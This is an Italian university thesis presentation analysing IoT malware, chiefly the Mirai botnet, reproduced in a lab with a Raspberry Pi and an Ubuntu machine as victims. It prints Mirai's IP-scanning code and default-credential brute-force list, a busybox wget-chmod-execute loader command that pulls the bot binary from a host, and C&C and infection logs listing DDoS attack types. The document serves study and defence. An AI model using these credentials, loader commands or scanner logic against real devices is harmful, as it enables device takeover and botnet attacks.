

L'internet delle cose vulnerabili

Analisi dei malware IoT

«In un mondo circondato da dispositivi intelligenti interconnessi, dove il dato è il vero carburante su cui si basa l'innovazione e dove le nuove tecnologie prendono spesso il sopravvento sulla capacità di governarle, la sicurezza diventa un fattore abilitante dal valore intrinseco.»

expri^{ia}



SAPIENZA
UNIVERSITÀ DI ROMA

Laureando
Simone di Biasio

Relatore
Umberto Nanni

Relatori esterni
Antonio Pontrelli
Domenico Raguseo



Agenda

1. IoT – trend e diffusione
2. IoT – motore di ricerca «Shodan.io»
3. L'evoluzione dei malware IoT
4. Il malware «Mirai»
5. Sperimentazione e sviluppo
6. Conclusioni e lavori futuri

IoT – trend e diffusione


- In una logica di Smart City dove un ecosistema di sensori registra, processa e immagazzina dati, i rischi informatici relativi i dispositivi IoT possono essere alti se non correttamente gestiti.
- Con l'aumentare dei dispositivi connessi in rete, aumenta il perimetro d'attacco per gli attaccanti.



Fonte: <https://financesonline.com/iot-trends/>



L'evoluzione dei malware IoT







Il malware Mirai – sperimentazione e sviluppo

- Analisi statica del codice sorgente
- Sviluppo di una nuova versione del malware per eseguirlo in rete locale
- Analisi dinamica


Il malware Mirai




Il malware Mirai




Il malware Mirai




Il malware Mirai




Il malware Mirai



Il malware Mirai



Il malware Mirai





Mirai – propagazione (scanner)

- Effettua una scansione di rete generando degli indirizzi IP casuali escludendone alcuni
- Prova a connettersi tramite Telnet o SSH

```
do
{
    tmp = rand_next();

    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}
while (o1 == 127 ||
       (o1 == 0) ||
       (o1 == 3) ||
       (o1 == 15 || o1 == 16) ||
       (o1 == 56) ||
       (o1 == 10) ||
       (o1 == 192 && o2 == 168) ||
       (o1 == 172 && o2 >= 16 && o2 < 32) ||
       (o1 == 100 && o2 >= 64 && o2 < 127) ||
       (o1 == 169 && o2 > 254) ||
       (o1 == 198 && o2 >= 18 && o2 < 20) ||
       (o1 >= 224) ||
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 ==
28 || o1 == 29 || o1 == 30 || o1 == 33 || o1 == 55 || o1 == 214 || o1 == 215) //
Department of Defense
);
```

127.0.0.0/8	Loopback
0.0.0.0/8	Invalid address space
3.0.0.0/8	General Electric Company
15.0.0.0/7	Hewlett-Packard Company
56.0.0.0/8	US Postal Service
10.0.0.0/8	Internal network
192.168.0.0/16	Internal network
172.16.0.0/14	Internal network
100.64.0.0/10	IANA NAT reserved
169.254.0.0/16	IANA NAT reserved
198.18.0.0/15	IANA Special use
224.*.*.*	Multicast

Fonte: /mirai/bot/scanner.c



Mirai – propagazione (brute-force)

- Effettua un attacco brute-force utilizzando un dizionario di credenziali offuscate nel sorgente
- Nel paragrafo 3.1.3 viene spiegato il modo in cui queste credenziali sono state decriptate scriptando in python

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10); // root xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9); // root vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8); // root admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7); // admin admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6); // root 888888
[...]
```

Fonte: /mirai/bot/scanner.c



Mirai – report server e loader

Se il login va a buon fine, vengono inviate le seguenti informazioni al report server:

IP:porta username:password architettura
192.168.1.149:23 root:admin arm7

Poi il loader:

1. accede al dispositivo
2. consegna il payload in base all'architettura (tramite il comando wget)
3. esegue il malware

```
/bin/busybox wget http://xx.xx.xx.xx:xx/bins/mirai.arm7 -O -> dvrHelper;  
/bin/busybox chmod 777 dvrHelper;  
./dvrHelper telnet.arm7;
```

L' estensione del file «.arm7» indica l'architettura del dispositivo attaccato


Setup di laboratorio

Server:

- VM kali linux (192.168.1.9)
 - CNC Server
 - Report Server
 - Loader Server
 - Bot Binary Host: http://192.168.1.9:80/bins/mirai.*

Vittime:

- Raspberry Pi 4, ARM7 (192.168.1.149)
- Una macchina ubuntu 18.04, x86 (192.168.1.122)





Connessione al C&C

Accesso tramite interfaccia CLI, riservato agli utenti presenti in un database configurato sullo stesso server.

```
0 Bots Connected | mirai
File Actions Edit View Help
Username: mirai
Password: *****

Logging in ... |
[+] DDOS | Succesfully hijacked connection
[+] DDOS | Masking connection from utmp+wtmptmp ...
[+] DDOS | Hiding from netstat ...
[+] DDOS | Removing all traces of LD_PRELOAD ...
[+] DDOS | Wiping env libc.poisontmp.so.1
[+] DDOS | Wiping env libc.poisontmp.so.2
[+] DDOS | Wiping env libc.poisontmp.so.3
[+] DDOS | Wiping env libc.poisontmp.so.4
[+] DDOS | Setting up virtual terminal ...
[!] Sharing access IS prohibited!
[!] Do NOT share your credentials!
Ready
mirai@botnet# ?
Available attack list
http: HTTP flood
vse: Valve source engine specific flood
greip: GRE IP flood
greeth: GRE Ethernet flood
ack: ACK flood
stomp: TCP stomp flood
udpplain: UDP flood with less options. optimized for higher PPS
udp: UDP flood
dns: DNS resolver flood using the targets domain, input IP is ignored
syn: SYN flood

mirai@botnet#
```



La prima infezione

Punto di partenza per l'infezione: macchina Ubuntu (192.168.1.122)

```
File Modifica Visualizza Cerca Terminale Aiuto
simone@ubuntu:~$ sudo ./mirai.dbg
DEBUG MODE YO
[main] We are the only process on this system!
listening tun0
[scanner] Start of scanner_init
[main] A[tktielmlpetri]n gT rtyoi ncgo ntnoe ckti ltlo pCoNrCt
23
[kille[rm]a iFni]n dRiensgo lavnedd kdiolmlaiinng
processes holding port 23
[scanner] Scanner process initialized. Scanning started.
[scanner] trying: 192.168.1.204
[scanner] trying: 192.168.1.217
[scanner] trying: 192.168.1.118
[scanner] trying: 192.168.1.204
[scanner] trying: 192.168.1.5
[main] CoFailed to find inode for port 23
[killer] Failed to kill port 23
[killer] Bound to tcp/23 (telnet)
nnected to CNC. Local address = 201435328
[scanner] trying: 192.168.1.223
```

```
[scanner] trying: 192.168.1.149
[scanner] FD5 Attempting to brute found IP 192.168.1.149
[scanner] FD5 connected. Trying root:admin
[scanner] FD5 finished telnet negotiation
[scanner] FD5 received username prompt
[scanner] FD5 received password prompt
[scanner] FD5 received shell prompt
[scanner] FD5 received sh prompt
[scanner] FD5 received sh prompt
[scanner] FD5 received enable prompt
[scanner] FD5 received sh prompt
[scanner] trying: 192.168.1.149
[scanner] trying: 192.168.1.149
[scanner] FD5 Found verified working telnet
[report] Send scan result to loader
```

```
1 [|||||] 19.9% Tasks: 119, 261 thr; 2 running
2 [|||||] 24.2% Load average: 0.51 0.46 0.49
Mem[|||||] 970M/3.35G Uptime: 00:14:45
Swp[|||||] 0K/2.00G
```

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
2066	root	20	0	1148	60	8	S	0.0	0.0	0:00.00	3nhr02crgshrhrj2whorlpas
2065	root	20	0	1148	60	8	S	0.7	0.0	0:00.01	3nhr02crgshrhrj2whorlpas
2064	root	20	0	1148	4	0	S	0.0	0.0	0:00.00	./mirai.dbg
2063	root	20	0	72076	4656	4116	S	0.0	0.1	0:00.01	sudo ./mirai.dbg



Analisi del traffico

Raspbian GNU/Linux 10

.....P.....raspberrypi login: rootroot

Password: admin

Last login: Mon Nov 9 19:59:50 CET 2020 on pts/2

enable.Linux raspberrypi 5.4.51-v7l+ #1333 SMP Mon Aug 10 16:51:40 BST 2020 armv7l

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

enable

system.

ip.src == 192.168.1.122 and ip.dst == 192.168.1.149 and telnet

No.	Time	Source	Destination	Protocol	Length	Info
936	275.876132163	192.168.1.122	192.168.1.149	TELNET	69	Telnet Data ...
1016	276.831993468	192.168.1.122	192.168.1.149	TELNET	69	Telnet Data ...
1040	276.871935359	192.168.1.122	192.168.1.149	TELNET	69	Telnet Data ...
1057	276.908014659	192.168.1.122	192.168.1.149	TELNET	69	Telnet Data ...
1293	280.923787504	192.168.1.122	192.168.1.149	TELNET	69	Telnet Data ...
361	269.275949589	192.168.1.122	192.168.1.149	TELNET	70	Telnet Data ...
362	269.275949627	192.168.1.122	192.168.1.149	TELNET	70	Telnet Data ...
381	269.291906692	192.168.1.122	192.168.1.149	TELNET	70	Telnet Data ...
409	269.355940216	192.168.1.122	192.168.1.149	TELNET	70	Telnet Data ...
458	269.576012676	192.168.1.122	192.168.1.149	TELNET	70	Telnet Data ...
548	271.755940640	192.168.1.122	192.168.1.149	TELNET	70	Telnet Data ...
863	274.248127589	192.168.1.122	192.168.1.149	TELNET	70	Telnet Data ...
878	274.324192513	192.168.1.122	192.168.1.149	TELNET	70	Telnet Data ...
410	269.355940259	192.168.1.122	192.168.1.149	TELNET	71	Telnet Data ...
474	269.652067214	192.168.1.122	192.168.1.149	TELNET	71	Telnet Data ...
563	271.832082098	192.168.1.122	192.168.1.149	TELNET	71	Telnet Data ...
632	272.351801521	192.168.1.122	192.168.1.149	TELNET	72	Telnet Data ...

- ▶ Frame 563: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface eth0, id 0
- ▶ Ethernet II, Src: PcsCompu_05:0d:c1 (08:00:27:05:0d:c1), Dst: PcsCompu_57:f5:86 (08:00:27:57:f5:86)
- ▶ Internet Protocol Version 4, Src: 192.168.1.122, Dst: 192.168.1.149
- ▶ Transmission Control Protocol, Src Port: 45132, Dst Port: 23, Seq: 28, Ack: 75, Len: 5
- ▼ Telnet

Data: admin



Analisi del traffico

Analizzando il traffico è stata individuata la sequenza di comandi lanciati dal loader al Raspberry

192.168.1.9 (Loader) -> 192.168.1.149 (Raspberry)

```
(1/9) bins/dlr.arm is loading ...
(2/9) bins/dlr.arm7 is loading ...
(3/9) bins/dlr.m68k is loading ...
(4/9) bins/dlr.mips is loading ...
(5/9) bins/dlr.mpsl is loading ...
(6/9) bins/dlr.ppc is loading ...
(7/9) bins/dlr.sh4 is loading ...
(8/9) bins/dlr.spc is loading ...
(9/9) bins/dlr.x86 is loading ...
```

```
192.168.1.149:23 root:admin
[FD16] Called connection_open
[FD16] Established connection
TELIN: ???????
TELIN:
Raspbian GNU/Linux 10

TELIN: raspberrypi login:
matched login prompt at 44, ":", "
